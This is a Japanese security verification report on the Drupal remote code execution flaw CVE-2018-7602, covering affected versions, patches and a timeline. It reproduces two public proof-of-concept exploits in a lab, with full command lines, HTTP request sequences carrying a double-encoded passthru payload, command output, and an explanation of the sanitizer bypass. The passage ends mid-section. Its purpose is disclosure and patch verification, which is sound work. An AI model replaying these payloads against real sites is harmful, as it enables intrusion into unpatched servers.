Drupalの脆弱性（CVE-2018-7602）

検証レポート

2018年5月2日

Rev. 1.0


はじめに

オープンソースのCMSであるDrupalにて、危険度の高い脆弱性（CVE-2018-7602)が公開されました。
本脆弱性は、2018年3月28日に脆弱性が公開されたCVE-2018-7600(※)に関連するものであり、リモートより任意のコードを実行可能な危険度の高い脆弱性となります。本脆弱性を悪用された場合には、遠隔の第三者によって、Webサーバの動作権限にて任意のコードを実行されてしまう可能性があります。
また、本脆弱性につきましては、CVE-2018-7600と同様に既に脆弱性を悪用した攻撃が確認されているとの情報が公表されています。
なお、本脆弱性については、脆弱性の実証コード（以降PoCと記載します）が複数公開されており、脆弱性の再現性や挙動などについて今回検証を実施いたしました。検証の結果、攻撃が成功することを確認しております。
すでに、脆弱性に対応したバージョンのDrupalがリリースされておりますので、影響を受けるDrupalをご利用されている方は早急にアップデートしていただくことを推奨いたします。

※CVE-2018-7600は「Drupalgeddon2」と呼称される危険度の高い脆弱性であり、非常に話題となりました。上記脆弱性の詳細つきましては、公開されていたPoCの動作結果を検証したレポートを弊社より公開しておりますので、ご参照いただければ幸いです。

Drupalgeddon2に関する検証レポート（CVE-2018-7600）：
https://www.mbsd.jp/blog/20180420.html

本脆弱性を利用した攻撃のイメージ



脆弱性識別子

CVE番号：CVE-2018-7602

Drupal core Security advisories：SA-CORE-2018-004

https://www.drupal.org/sa-core-2018-004

影響範囲

- Drupal 7.59 より前のバージョン
- Drupal 8.5.3 より前のバージョン

※現在サポートされていないDrupal 8.4 系も本脆弱性の影響を受けると公式リリースされています。

対策方法

以下バージョンへアップデートすることで対策可能です。

- Drupal 7.x系を使用している場合
  Drupal 7.59にアップデート
  https://www.drupal.org/project/drupal/releases/7.59
- Drupal 8.5.x系を使用している場合
  Drupal 8.5.3にアップデート
  https://www.drupal.org/project/drupal/releases/8.5.3

また、現在サポートを終了している8.4.x系にも脆弱性に対応したバージョンとパッチがリリースされています。サポート対象バージョンへの早期移行などが困難な場合には、こちらのバージョンへのアップデートをご検討ください。

- 8.4.8にアップデート
  https://www.drupal.org/project/drupal/releases/8.4.8

脆弱性に関連するタイムライン

本脆弱性につきましては、CVE-2018-7600に関連するものであるため、CVE-2018-7600に関連する事象も含めたタイムラインを記載しております。
CVE-2018-7600の検証レポートにも記載いたしましたが、2018年4月12日にCVE-2018-7600のPoCが公開されて以降、CVE-2018-7600に関する攻撃が観測されているとの情報が報告されています。

Drupal CVE-2018-7600 PoC is Public - SANS Internet Storm Center :
https://isc.sans.edu/forums/diary/Drupal+CVE20187600+PoC+is+Public/23549/

Drupalgeddon 2: Profiting from Mass Exploitation :
https://www.volexity.com/blog/2018/04/16/drupalgeddon-2-profiting-from-mass-exploitation/

Drupal の脆弱性（CVE-2018-7600）を標的としたアクセスの観測について:
https://www.npa.go.jp/cyberpolice/detect/pdf/20180418.pdf

上記より少し経った2018年4月23日にCVE-2018-7600と同様にDrupalのセキュリティチームより、再びアップデートに先だった事前の予告がアナウンスされました。

Drupal 7 and 8 core critical release on April 25th, 2018 PSA-2018-003 :
https://www.drupal.org/psa-2018-003

本事前アナウンスには、今回のアップデートについてはSA-CORE-2018-002（CVE-2018-7600）のフォローアップである旨の記載がありました。
その後、予告通り2018年4月25日に以下アップデートが公開されました。

Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-004:
https://www.drupal.org/sa-core-2018-004

本アップデートのリリースでは、今回の脆弱性はCVE-2018-7600と同様にすでに脆弱性を悪用した攻撃が確認されていると公表されています。
また、本アップデートの公開後すぐに、インターネット上にて複数のPoCが公開されたことを確認しています。

日時	出来事
2018年3月21日	「Drupal」のセキュリティチームよりCVE-2018-7600に関するセキュリティリリースの事前予告がアナウンスされる
2018年3月28日	セキュリティアドバイザリ情報(SA-CORE-2018-002) を公開 CVE-2018-7600が対策されたバージョンがリリースされる
2018年4月12日	Check Point社、Dofinity社のセキュリティ研究者によるCVE-2018-7600に関する解説記事とPoCが公開される PoC公開後にCVE-2018-7600を悪用する攻撃が観測されているとの情報も複数公開される
2018年4月23日	「Drupal」のセキュリティチームよりCVE-2018-7600に関連する新たなセキュリティリリースに関する事前予告がアナウンスされる
2018年4月25日	セキュリティアドバイザリ情報(SA-CORE-2018-004) を公開 CVE-2018-7602が対策されたバージョンがリリースされる

脆弱性に関連するタイムライン

脆弱性の検証結果

Drupal側の修正対応について

今回の修正内容としてはCVE-2018-7600にて追加されたサニタイズ用関数でカバーできない部分に関する修正となります。具体的な修正箇所は以下となります。

Drupal7.59

- includes/bootstrap.inc
- includes/common.inc
- includes/request-sanitizer.inc
- modules/file/file.module

Drupal8.5.3

- core/lib/Drupal/Core/Security/RequestSanitizer.phpの内容が大幅に修正
- core/modules/file/src/Element/ManagedFile.php

検証を実施したDrupal7.59の修正箇所に関する考察については付録に記載しております。

検証したPoCについて

今回の検証では公開されている以下のPoCを利用して動作を確認しました。

Drupal7.x用PoC

1. https://github.com/oways/SA-CORE-2018-004/blob/master/drupalgeddon3.py
2. https://github.com/pimps/CVE-2018-7600/blob/master/drupa7-CVE-2018-7602.py

本レポートの執筆時点にて確認出来ているCVE-2018-7602のPoCはDrupal 7.x系向けのもののみでした。そのため、今回はDrupal7.x系環境のみにて検証を実施しています。

検証環境について

	Drupalの動作環境
OS	Ubuntu 16.04 LTS
ミドルウェア	PHP 7.0.28,7.1.16,7.2.4 MySQL 5.7.21 Apache 2.4.18
Drupal	Drupal 7.x系（7.57,7.58,7.59）

検証に使用した環境

今回の検証では複数バージョンのPHPと、未対策のDrupalと対策済みDrupalのバージョンの組み合わせごとに検証を実施しています。

検証結果について

Drupal/PHP	7.0	7.1	7.2
7.57	×	×	×
7.58	×	×	×
7.59	○	○	○

検証結果のまとめ


○：PoCが動作しないことを確認

×：PoCが動作し、任意のコード実行が可能であることを確認

検証の結果、脆弱性が対策されたバージョンではPoCが動作しないことを確認しています。

PoCの実行時の挙動について

以下に、Drupal7.58にて2つのPoCを実行した際の挙動について記載をしております。



インストール直後のDrupal7.58

PoC 1 での実行結果

今回検証した一つ目のPoCではDrupalの機能である「コンテンツの削除機能」を利用しています。本PoCを実行するには以下の条件を満たす必要があります。

- 対象サイトにログイン可能なユーザアカウントを取得している
- 対象サイトに何らかのコンテンツ（ノード）が存在している
- 取得しているユーザアカウントには対象サイトのコンテンツ（ノード）を削除する権限が付与されている

本PoCでは、上記条件を満たしたユーザアカウントにてログイン後にセットされるセッションIDが格納されたCookieの値と、削除処理を実行可能なコンテンツのノードID、実行させたいOSコマンドをコマンドの引数として指定しています。

実行コマンド例

```
> python drupalgeddon3.py http://192.168.121.139 SESS71fb196db128863d1062cdbcdf2bf1
59=shMmAfQWbgScoXckr3IX-mD62eReLqGEuJU8gwJD1aY 3 id
```

コマンド出力例

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

HTTPリクエスト（1回目）

```
GET /node/3/delete HTTP/1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
cookie: SESS71fb196db128863d1062cdbcdf2bf159=shMmAfQWbgScoXckr3IX-mD62eReLqGEuJU8gw
JD1aY
```

HTTPレスポンス（1回目）

```
HTTP/1.1 200 OK
Date: Fri, 27 Apr 2018 11:53:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Content-Length: 10940
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
  "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
～省略～
<input type="hidden" name="form_token" value="1RvVc_pBGAXHBkzpftORGYt4fbUDfRr6OS550
D4Q_Kk" />
～省略～
```

HTTPリクエスト（2回目）

```
POST /?q=node/3/delete&destination=node?q[%2523post_render][]=passthru%26q[%2523type]=markup%26q[%2523markup]=id HTTP/1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
cookie: SESS71fb196db128863d1062cdbcdf2bf159=shMmAfQWbgScoXckr3IX-mD62eReLqGEuJU8gwJD1aY
Content-Length: 115
Content-Type: application/x-www-form-urlencoded

_triggering_element_name=form_id&form_token=1RvVc_pBGAXHBkzpftORGYt4fbUDfRr6OS550D4Q_Kk&form_id=node_delete_confirm
```

HTTPレスポンス（2回目）

```
HTTP/1.1 200 OK
Date: Fri, 27 Apr 2018 11:53:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Content-Length: 10559
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
  "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
～省略～
<input type="hidden" name="form_build_id" value="form-kw-Zn13QFkHI9vZ8kVS_pe5ngFVtUlA7DpLEGUan128" />
～省略～
```

HTTPリクエスト（3回目）

```
POST /?q=file/ajax/actions/cancel/%23options/path/form-kw-Zn13QFkHI9vZ8kVS_pe5ngFVtUlA7DpLEGUan128 HTTP/1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
cookie: SESS71fb196db128863d1062cdbcdf2bf159=shMmAfQWbgScoXckr3IX-mD62eReLqGEuJU8gwJD1aY
Content-Length: 62
Content-Type: application/x-www-form-urlencoded

form_build_id=form-kw-Zn13QFkHI9vZ8kVS_pe5ngFVtUlA7DpLEGUan128
```

HTTPレスポンス（3回目）

```
HTTP/1.1 200 OK
Date: Fri, 27 Apr 2018 11:53:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
X-Drupal-Ajax-Token: 1
Content-Length: 1319
Connection: close
Content-Type: application/json; charset=utf-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
[{"command":"settings","settings":{"basePath":"\/","pathPrefix":"","ajaxPageState":
{"theme":"bartik","theme_token":"qa27mxEkKeD0AdGreAtpdKHCZp7m507oTdqjSC0TB_o"},"ove
rlay":{"paths":{"admin":"node\/*\/edit\nnode\/*\/delete\nnode\/*\/revisions\nnode\/
*\/revisions\/*\/revert\nnode\/*\/revisions\/*\/delete\nnode\/add\nnode\/add\/*\nov
erlay\/dismiss-message\nuser\/*\/shortcuts\nadmin\nadmin\/*\nbatch\ntaxonomy\/term
\/*\/edit\nuser\/*\/cancel\nuser\/*\/edit\nuser\/*\/edit\/*","non_admin":"admin\/st
ructure\/block\/demo\/*\nadmin\/reports\/status\/php"},"pathPrefixes":[],"ajaxCallb
ack":"overlay-ajax"}},"merge":true},{"command":"insert","method":"replaceWith","sel
ector":null,"data":"","settings":{"basePath":"\/","pathPrefix":"","ajaxPageState":
{"theme":"bartik","theme_token":"qa27mxEkKeD0AdGreAtpdKHCZp7m507oTdqjSC0TB_o"},"ove
rlay":{"paths":{"admin":"node\/*\/edit\nnode\/*\/delete\nnode\/*\/revisions\nnode\/
*\/revisions\/*\/revert\nnode\/*\/revisions\/*\/delete\nnode\/add\nnode\/add\/*\nov
erlay\/dismiss-message\nuser\/*\/shortcuts\nadmin\nadmin\/*\nbatch\ntaxonomy\/term
\/*\/edit\nuser\/*\/cancel\nuser\/*\/edit\nuser\/*\/edit\/*","non_admin":"admin\/st
ructure\/block\/demo\/*\nadmin\/reports\/status\/php"},"pathPrefixes":[],"ajaxCallb
ack":"overlay-ajax"}}}]
```

本PoCではHTTPリクエストが3回送信されます。
まずCSRF対策用のトークンであるform_tokenをGETリクエストで取得し（1回目クエスト）、細工したコードを含むリクエストによってformのデータをキャッシュさせます（2回目のリクエスト）。
その後、キャッシュさせたformをレンダリングさせます（3回目のリクエスト）。
最後のレスポンスにて、idコマンドの実行結果が取得できています。

PoC 2 での実行結果

今回検証した2つ目のPoCでは、Drupalの機能である「ユーザーの削除機能」を利用しています。PoCを実行するには以下の条件を満たす必要があります。

- 対象サイトにログイン可能なユーザアカウントを取得している
- 対象サイトにおいてユーザーを削除する権限が付与されている（自分自身でも可）

本PoCは、ログイン処理が含まれているため、URLの他にユーザー名とパスワードを指定します。

実行コマンド例

```
> python drupa7-CVE-2018-7602.py admin admin http://192.168.121.139
```

コマンド出力例

```
============================================================================================
|   DRUPAL 7 <= 7.58 REMOTE CODE EXECUTION (SA-CORE-2018-004 / CVE-2018-7602)     |
|                                     by pimps                                             |
============================================================================================

[*] Creating a session using the provided credential...
[*] Finding User ID...
[*] User ID found: /user/1
[*] Poisoning a form using 'destination' and including it in cache.
[*] Poisoned form ID: form-abD56rvBCayyXTFUZ335Tujn1Lwet0HxNyn17qZMZX4
[*] Triggering exploit to execute: id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

HTTPリクエスト（1回目）

```
POST /?q=user%2Flogin HTTP/1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 50
Content-Type: application/x-www-form-urlencoded

pass=admin&form_id=user_login&op=Log+in&name=admin
```

HTTPレスポンス（1回目）

```
HTTP/1.1 302 Found
Date: Tue, 01 May 2018 01:20:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Set-Cookie: SESS71fb196db128863d1062cdbcdf2bf159=jYk9_2ccAzY4nGrURPs51Ol3jxl0NB-KAD
YFeNGERTk; expires=Thu, 24-May-2018 04:53:24 GMT; Max-Age=2000000; path=/; HttpOnly
Location: http://192.168.121.139/user/1
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

HTTPリクエスト（2回目）

```
GET /user/1 HTTP/1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Cookie: SESS71fb196db128863d1062cdbcdf2bf159=jYk9_2ccAzY4nGrURPs51Ol3jxl0NB-KADYFeN
GERTk
```

HTTPレスポンス（2回目）

```
HTTP/1.1 200 OK
Date: Tue, 01 May 2018 01:20:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Content-Length: 15466
Connection: close
Content-Type: text/html; charset=utf-8

～省略～
```

HTTPリクエスト（3回目）

```
GET /?q=user HTTP/1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Cookie: SESS71fb196db128863d1062cdbcdf2bf159=jYk9_2ccAzY4nGrURPs51Ol3jxl0NB-KADYFeN
GERTk
```

HTTPレスポンス（3回目）

```
HTTP/1.1 200 OK
Date: Tue, 01 May 2018 01:20:05 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Content-Length: 15467
Connection: close
Content-Type: text/html; charset=utf-8

～省略～
<meta about="/user/1#me" typeof="foaf:Person" rel="foaf:account" resource="/user/1"
 />
～省略～
```

HTTPリクエスト（4回目）

```
GET /?q=%2Fuser%2F1%2Fcancel HTTP/1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Cookie: SESS71fb196db128863d1062cdbcdf2bf159=jYk9_2ccAzY4nGrURPs51Ol3jxl0NB-KADYFeNGERTk
```

HTTPレスポンス（4回目）

```
HTTP/1.1 200 OK
Date: Tue, 01 May 2018 01:20:06 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Content-Length: 11280
Connection: close
Content-Type: text/html; charset=utf-8

～省略～
<input type="hidden" name="form_token" value="IAmUr0NkBziBcmbjP0M6twuUrNL1kPAcGcq15ih6hzA" />
～省略～
```

HTTPリクエスト（5回目）

```
POST /?q=%2Fuser%2F1%2Fcancel&destination=%2Fuser%2F1%2Fcancel%3Fq%5B%2523post_rend
er%5D%5B%5D%3Dpassthru%26q%5B%2523type%5D%3Dmarkup%26q%5B%2523markup%5D%3Did HTTP/
1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Cookie: SESS71fb196db128863d1062cdbcdf2bf159=jYk9_2ccAzY4nGrURPs51Ol3jxl0NB-KADYFeN
GERTk
Content-Length: 138
Content-Type: application/x-www-form-urlencoded

_triggering_element_name=form_id&form_token=IAmUr0NkBziBcmbjP0M6twuUrNL1kPAcGcq15ih
6hzA&form_id=user_cancel_confirm_form&op=Cancel+account
```

HTTPレスポンス（5回目）

```
HTTP/1.1 200 OK
Date: Tue, 01 May 2018 01:20:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
Content-Language: en
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 7 (http://drupal.org)
Vary: Accept-Encoding
Content-Length: 11900
Connection: close
Content-Type: text/html; charset=utf-8

～省略～
<input type="hidden" name="form_build_id" value="form-abD56rvBCayyXTFUZ335Tujn1Lwet
0HxNyn17qZMZX4" />
～省略～
```

HTTPリクエスト（6回目）

```
POST /?q=file%2Fajax%2Factions%2Fcancel%2F%23options%2Fpath%2Fform-abD56rvBCayyXTFU
Z335Tujn1Lwet0HxNyn17qZMZX4 HTTP/1.1
Host: 192.168.121.139
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Cookie: SESS71fb196db128863d1062cdbcdf2bf159=jYk9_2ccAzY4nGrURPs51Ol3jxl0NB-KADYFeN
GERTk
Content-Length: 62
Content-Type: application/x-www-form-urlencoded

form_build_id=form-abD56rvBCayyXTFUZ335Tujn1Lwet0HxNyn17qZMZX4
```

HTTPレスポンス（6回目）

```
HTTP/1.1 200 OK
Date: Tue, 01 May 2018 01:20:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
X-Content-Type-Options: nosniff
X-Drupal-Ajax-Token: 1
Content-Length: 1319
Connection: close
Content-Type: application/json; charset=utf-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
[{"command":"settings","settings":{"basePath":"\/","pathPrefix":"","ajaxPageState":
{"theme":"bartik","theme_token":"a_Wg51FJ-YTiehaMEVKAOUkOK9Y5gmHo348vWm7Usto"},"ove
rlay":{"paths":{"admin":"node\/*\/edit\nnode\/*\/delete\nnode\/*\/revisions\nnode\/
*\/revisions\/*\/revert\nnode\/*\/revisions\/*\/delete\nnode\/add\nnode\/add\/*\nov
erlay\/dismiss-message\nuser\/*\/shortcuts\nadmin\nadmin\/*\nbatch\ntaxonomy\/term
\/*\/edit\nuser\/*\/cancel\nuser\/*\/edit\nuser\/*\/edit\/*","non_admin":"admin\/st
ructure\/block\/demo\/*\nadmin\/reports\/status\/php"},"pathPrefixes":[],"ajaxCallb
ack":"overlay-ajax"}},"merge":true},{"command":"insert","method":"replaceWith","sel
ector":null,"data":"","settings":{"basePath":"\/","pathPrefix":"","ajaxPageState":
{"theme":"bartik","theme_token":"a_Wg51FJ-YTiehaMEVKAOUkOK9Y5gmHo348vWm7Usto"},"ove
rlay":{"paths":{"admin":"node\/*\/edit\nnode\/*\/delete\nnode\/*\/revisions\nnode\/
*\/revisions\/*\/revert\nnode\/*\/revisions\/*\/delete\nnode\/add\nnode\/add\/*\nov
erlay\/dismiss-message\nuser\/*\/shortcuts\nadmin\nadmin\/*\nbatch\ntaxonomy\/term
\/*\/edit\nuser\/*\/cancel\nuser\/*\/edit\nuser\/*\/edit\/*","non_admin":"admin\/st
ructure\/block\/demo\/*\nadmin\/reports\/status\/php"},"pathPrefixes":[],"ajaxCallb
ack":"overlay-ajax"}}}]
```

このPoCではリクエストが6回送信されます。

また、デフォルトではpassthru関数を利用してidコマンドが実行されます。

動作の流れとしては、ログイン処理が入っていることを除いてPoC1とほぼ同じです。

まず引数に指定したユーザーIDとパスワードでログイン施行を行います（1回目・2回目のリクエスト）。

レスポンス中のmetaタグよりユーザー削除処理にアクセスするためのURLパスを取得します（3回目のリクエスト）。
その後、CSRF対策用のトークンであるform_tokenをGETリクエストで入手し（4回目のリクエスト）、細工したコードを含むリクエストによってformのデータをキャッシュさせform_build_idを取得します（5回目のリクエスト）。最後にキャッシュさせたformをレンダリングします（6回目のリクエスト）。最後のレスポンスを確認するとidコマンドの実行結果が取得できています。

検証したPoCに関する考察

「検証したPoCについて」の項目でも記載しましたが、本レポートの執筆時点では、Drupal8.x用のPoCが公開されていないため、Drupal7.x用のPoCを利用して検証を実施しました。

PoCの動作について

まず、検証した２つのPoCを利用して任意のコードを実行するまでの基本的なロジックは、CVE-2018-7600で公開されたDrupal7.x用のPoCのものと同一です。具体的には、Form APIを利用して細工したコードを含んだFormのキャッシュを作成し、そのキャッシュをレンダリングするタイミングで細工したコードを実行する動作になります。
次に今回検証したPoCの動作として着目すべき点ですが、何れもDrupal7.58で追加されたサニタイズ処理をバイパスする$_GET['destination']の値を上手に利用していることと、送信値を二重にURLエンコードしている点だと考えます。
$_GET['destination']に設定された値は、最終的にはForm APIのパラメータとして展開されます。そのためForm APIを経由してFormをキャッシュさせることが可能です。
また、サニタイズ処理をバイパスした$_GET['detination']のデータは、confirm_form()内で$_GET[‘destination’]が存在する際に実行されるdrupal_parse_url()を経由し、parse_str()の引数になります。上記の処理にて、二重にURLエンコードされたパラメータが展開されます。
このとき、単にURLエンコードされたパラメータを$_GET['destination']の値として送信した場合には、前処理でフラグメント識別子として扱われるため期待する動作になりません。そのため、送信値を「#」として解釈させるために二重エンコードした「%2523」という値を送信していると推測しています。
詳細については以下「サニタイズ処理がバイパスされる過程の詳細」の項目に記載しております。

セキュリティリスクについて

前回発見されたCVE-2018-7600は、Drupal.orgが評価した値としてセキュリティリスク値24（※）でした。今回発見されたCVE-2018-7602ではセキュリティリスク値は20（※）となっており、最大リスクレベルである「Highly Critical」における最低値となっています。

CVE-2018-7602はCVE2018-7600の対策として追加されたサニタイズ処理をバイパスするものであり、公開されたPoCも対象サイトにログイン可能であることが前提条件となっていることから、CVE2018-7600に比べてセキュリティリスクが多少低くなっているのではないかと考えます。
しかし、PoC 2 に関してはログインユーザーが自身を削除する処理で実行可能であることから、ユーザー登録を許可しているサイトでは、比較的条件を満たしやすいのではないかと想定されるため注意が必要です。
なお、ユーザー自身の削除処理は、管理画面から「People」を開き、「Permissions」タブにて「authenticated user」に「Cancel own user account」の許可を追加することで実行できるようになります。

※ Drupal.orgはセキュリティリスクを25段階で評価しており、数値が多いほど危険度が高くなっています。
https://www.drupal.org/drupal-security-team/security-risk-levels-defined

PoCの実行によるサイト影響について

CVE-2018-7600の検証時と同様に、脆弱性診断において、本PoCを利用するという観点にて、PoC実行時における影響について簡易的に検証いたしました。
検証結果については付録に記載しております。
結果としては、前回と同様に検証したPoCを単発で利用することによりサイトへ深刻な問題が発生することは無さそうです。
ただし、Form APIを利用している関係上、少なくともform情報のキャッシュはDBに保存され、Drupalの仕様として6時間保持される可能性があります。
また、前回のPoCを実行した際よりもwatchdogに保存されるログの量が若干増えています。
Drupalがデフォルト設定で保持するログの量は最大1000であるため、何度もPoCを実行した場合はログの保存上限に達する可能性があります。
本脆弱性を利用した診断を実施する場合は、その点を考慮する必要があると考えます。

サニタイズ処理がバイパスされる過程の詳細

以下はDrupal7.58で追加されたサニタイズ処理です。

```
if ($key !== '' && $key[0] === '#' && !in_array($key, $whitelist, TRUE)) {
  unset($input[$key]);
  $sanitized_keys[] = $key;
}
```

PoC 2 を例にすると、ここでサニタイズ処理の対象となる$keyは、変数名destinationであり、変数destinationに保存された以下の値はサニタイズの対象になりません。

```
/user/1/cancel?q[%23post_render][]=passthru&q[%23type]=markup&q[%23markup]=id
```

その後、このパラメータはdrupal_parse_url()内のparse_str()で展開されます。

以下は、Drupal7.58でPoCを実行した際にdrupal_parse_url()が実行されたときのコールスタックです。

```
drupal_parse_url (drupal-7.58¥includes¥common.inc:615)
confirm_form (drupal-7.58¥modules¥system¥system.module:2896)
user_cancel_confirm_form (drupal-7.58¥modules¥user¥user.pages.inc:460)
drupal_retrieve_form (drupal-7.58¥includes¥form.inc:842)
drupal_build_form (drupal-7.58¥includes¥form.inc:351)
drupal_get_form (drupal-7.58¥includes¥form.inc:131)
menu_execute_active_handler (drupal-7.58¥includes¥menu.inc:527)
{main} (drupal-7.58¥index.php:21)
```

以下はparse_str()の処理のみを個別に実行した際の実行結果です。URLエンコードされた値を文字列で渡した場合にデコードされた値が配列キーとして利用されていることがわかります。

```
